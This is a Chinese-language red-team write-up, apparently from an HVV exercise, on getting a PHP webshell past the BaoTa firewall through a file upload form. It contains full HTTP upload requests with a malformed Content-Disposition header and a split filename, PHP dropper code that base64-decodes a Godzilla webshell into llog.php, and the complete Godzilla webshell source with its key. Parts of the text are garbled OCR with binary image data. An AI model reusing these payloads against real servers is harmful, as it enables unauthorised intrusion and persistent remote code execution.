Bypass 宝塔防火墙 文件上传

1.起因

打某场hvv的时候，看到一个靶标，前期打点发现是有弱口令，并且存在文件上传的口子

试了下传.php的文件，直接被宝塔防火墙拦截了

2.突破防火墙文件后缀限制

经过传了几个畸形解析后缀后发现，传上去的根本不解析，但是可以传任意类型文件，说明本身网站就没有做黑白名单，只是宝塔的防火墙把我们的流量拦截了，这是可以被绕过的

参考：https://www.cnblogs.com/-qing-/p/10832850.html

这里用了几个技巧：

1.拆分php关键字，换行处理

2.Apache可以接收Content-Disposition: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA="BBBBBBBB"; name="file";这种被篡改过的文件头

绕过的数据包如下(图片数据块复制不进来，文字代替)：

3.算是一个小技巧吧，php代码夹杂在图片数据块中配合上面的两个技巧可以突破限制


Mke2fs(496192)

Plain Text 复制代码


```
POST /system/Upload/imgUpload HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
token: 7A5BE98BF2A1E8695E6E4CC806E886ED
Content-Type: multipart/form-data; boundary=--------------------------145660050014454973801680190631
Content-Length: 1341
Origin: http://xx.xx.xx.xx
Connection: close
Referer: http://xx.xx.xx.xx
Cookie: PHPSESSID=i6fe4bnvrnc50s4uh64rvmeol4

----------------------------145660050014454973801680190631
Content-Disposition: form-data; name="width"

60
----------------------------145660050014454973801680190631
Content-Disposition: form-data; name="height"

60
----------------------------145660050014454973801680190631
Content-Type: image/gif
Content-Length: 253
X-Requested-With: XMLHttpRequest
Content-Type: image/png
Content-Disposition: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA="BBBBBBBB"; name="file"; filename="1.p
h
p"

.........图片数据块
<?php phpinfo();?>
.........图片数据块
----------------------------145660050014454973801680190631--
```

上传成功

Mke2fs(496192)



浏览器访问，可以看到已经成功写入phpinfo



3.绕过宝塔防火墙流量拦截


尝试传了一个webshell上去，也是啥都被宝塔拦截了.....

后面想办法整活一下，采用payload分离的方式，重写木马

1）上传一段无害Payload

使用哥斯拉生成的webshell，base64编码处理

Mke2fs(496192)



上传成功，记下该txt的路径，写入以下php代码

Plain Text 复制代码

```
<?php
$path = "./";
$path = $path."126356338109360122527177252893835423131434647 0.txt";echo
$path;
$str = file_get_contents("$path","r");
$str = base64_decode($str);echo $str;
$handle = fopen("./llog.php","w");
fwrite($handle,$str);
fclose($handle);?>
```

2）上传覆写websehll的php代码

```
<?php
$path = "./";
$path = $path."126356338109360122527177252893835423131434647 0.txt";echo $path;
$str = file_get_contents("$path","r");
$str = base64_decode($str);echo $str;
$handle = fopen("./llog.php","w");
fwrite($handle,$str);
fclose($handle);?>
```

上传到服务器，然后访问一下，就会生成llog.php

llog.php就是哥斯拉的webshell

Request

Raw | Params | Headers | Hex

```
p"

□PNG
□
□□□IHDR□□□<□□□<□□□□□:□□r□□□□sRGB□□□□□□□□□gAMA□□□□□□a□□□□
pHYs□□□□□□□□□□o□d□□□□IDAThC□□□□a□□□□8□□□J□□<x J□□□□□□□□S□□:u
□E□C□□□!□□%□
□\□□□□YM`□3□□f6□□K>□□□□□□□□□□□□□□□y□□□>3□□J□Lf□□□□□□C□□n□1□□*□□!□
r□□
□□□□2□□>□□□□□a□X,□Z□□□n□4M瓗|>□N□C□Ŏ□□□fs□□□□□R□Dg□□□\□T0□□ □□□j
□□□□a:□□
□□f□□□□□h4JG□)□□`0Hgl0
~□□'N?,□□□□□IP<□□□□dYF2□□3v□□&□7_m□□□□□□M\|□<?php
$path = "./";
$path = $path."126356338109360122527177252893835423131434647O.txt";echo
$path;
$str = file_get_contents("$path","r");
$str = base64_decode($str);echo $str;
$handle = fopen("./llog.php","w");
fwrite($handle,$str);
fclose($handle);?>□/Ju□□Y"□□□□xl□F+□□ŐJ□\□□^Mu□4□□□□□□+□w□□NF□□□^1□Z
□x□a□□Sw□
□:IO-□□W□S□□□□□}□g□}□□{9□g□s□□X+□□d□/?□□□□/□□?<□□'□□□6□>/□nd□□□□Z□
□□□V□□3"□□□□□□AH□□v□□□□*□u□□□%□$□□
c[□.□e□□a`Zo□□□□□□□#□0□_[Q□□□□□:□□g□ku□H□□□□□a{□:□□□□V□□□□□□Y□□r □□
□<□□□□x□;□□;□□;□□;□□;□□;□□;□□;□□;□□;□□;□□;□□□□□2□□ =□8□y□`□□□□;□EB□□□
□□□IEND□B`□
-----------------------------4402160053730663780158700162 3--
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Tengine
Content-Type: application/json; charset=utf-8
Content-Length: 162
Connection: close
Date: Mon, 07 Jun 2021 13:52:05 GMT
Ali-Swift-Global-Savetime: 1623073925
Via: cache26.l2cn3013[155,154,200-0,M], cache26.l2cn3013[156,0],
cache6.cn683[200,200,200-0,M], cache6.cn683[201,0]
X-Cache: MISS TCP_MISS dirn:-2:-2
X-Swift-SaveTime: Mon, 07 Jun 2021 13:52:05 GMT
X-Swift-CacheTime: 0
Timing-Allow-Origin: *
EagleId: 71db884616230739254428268e

{"code":200,"data":"http:\/\/[redacted]/210607\/4241274721
631703451523815222372634635002444271 88.php","msg":"图片上传成功","tmcode":1
}
```

访问之

Request

Raw | Headers | Hex

```
GET
/uplc[redacted]3170345152381522372634635002 4
4427188.php HTTP/1.1
Host: yld[redacted]
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
```

Response


Raw | Headers | Hex | Render

```
~□□'N?,□□□□□IP<□□□□dYF2□□3v□□&□7_m□□□□□□M\|□./126356338109360122527177252893 3
4346470.txt<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$payloadName='payload';
$key='3c6e0b8a9c15224a';
$data=file_get_contents("php://input");
if ($data!==false){
    $data=encode($data,$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
                eval($payload);
        echo encode(@run($data),$key);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
?>□/Ju□□Y"□□□□xl□F+□□ŐJ□\□□^Mu□4□□□□□□+□w□□NF□□□^1□Z□+□x□a□□Sw□
```


目前已经生成一个新的webshell了

使用哥斯拉上号，连接成功，证明已经完全绕过了该死的宝塔

Mke2fs(496192)



上去看看



4.绕过Disable_functions

麻了.....


Mke2fs(496192)

Core

PHP Version	7.2.18

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	passthru,exec,system,putenv,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv	passthru,exec,system,putenv,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv

用哥斯拉自带的绕过尝试了下，成功拿下一个低权限



参考

https://www.bilibili.com/read/cv7621417/

https://www.cnblogs.com/-qing-/p/10832850.html

一些代码

哥斯拉生成的Webshell(默认)

Plain Text 复制代码

```php
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$payloadName='payload';
$key='3c6e0b8a9c15224a';
$data=file_get_contents("php://input");
if ($data!==false){
    $data=encode($data,$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
    eval($payload);
        echo encode(@run($data),$key);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
?>
```

Disabled_Functions

Plain Text 复制代码

```
passthru,exec,system,putenv,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv
```

绕宝塔的时候，我用自己改的冰蝎上过马，但是绕不过，/菜

优化

优化一下，分成两段写还是有点麻烦

Plain Text 复制代码

```
<?php
$str
="PD9waHANCkBzZXNzaW9uX3N0YXJ0KCk7DQpAc2V0X3RpbWVfbGltaXQoMCk7DQpAZXJyb3JfcmV
wb3J0aW5nKDApOw0KZnVuY3Rpb24gZW5jb2RlKCRELCRLKXsNCiAgICBmb3IoJGk9MDskaTxzdHJs
ZW4oJEQpOyRpKyspIHsNCiAgICAgICAgJGMgPSAkS1skaSsxJjE1XTsNCiAgICAgICAgJERbJGldI
D0gJERbJGldXiRjOw0KICAgIH0NCiAgICByZXR1cm4gJEQ7DQp9DQokcGF5bG9hZE5hbWU9J3BheW
xvYWQnOw0KJGtleT0nM2M2ZTBiOGE5YzE1MjI0YSc7DQokZGF0YT1maWxlX2dldF9jb250ZW50cyg
icGhwOi8vaW5wdXQiKTsNCmlmICgkZGF0YSE9PWZhbHNlKXsNCiAgICAkZGF0YT1lbmNvZGUoJGRh
dGEsJGtleSk7DQogICAgaWYgKGlzc2V0KCRfU0VTU0lPTlskcGF5bG9hZE5hbWVdKSl7DQogICAg
ICAgICRvbGREYXRhPSRfU0VTU0lPTlskcGF5bG9hZE5hbWVdOyRfU0VTU1lbXNwka2V5KTsNCgkJZXZhbC
gkcGF5bG9hZCk7DQogICAgICAgICRvdXRwdXQ9ZXRfb2JfZ2V0X2NvbnRlbnRzKCk7ZXRfb2JfZW5kX2NsZWF
lbHNlew0KICAgICAgICBpZiAoc3RyaXBvcygkZGF0YSwiZ2V0QmFzaWNzSW5mbyIpIT09ZmFsc2Up
ew0KICAgICAgICAgICAgJF9TVNTU9OWyRwYXlsb2FkTmFtZV09ZW5jb2RlKCRkYXRhLCRrZXkpO
w0KICAgICAgICB9DQogICAgfQ0KfQ0KPz4=";
$str = base64_decode($str);echo $str;
$handle = fopen("./llog.php","w");
fwrite($handle,$str);
fclose($handle);?>
```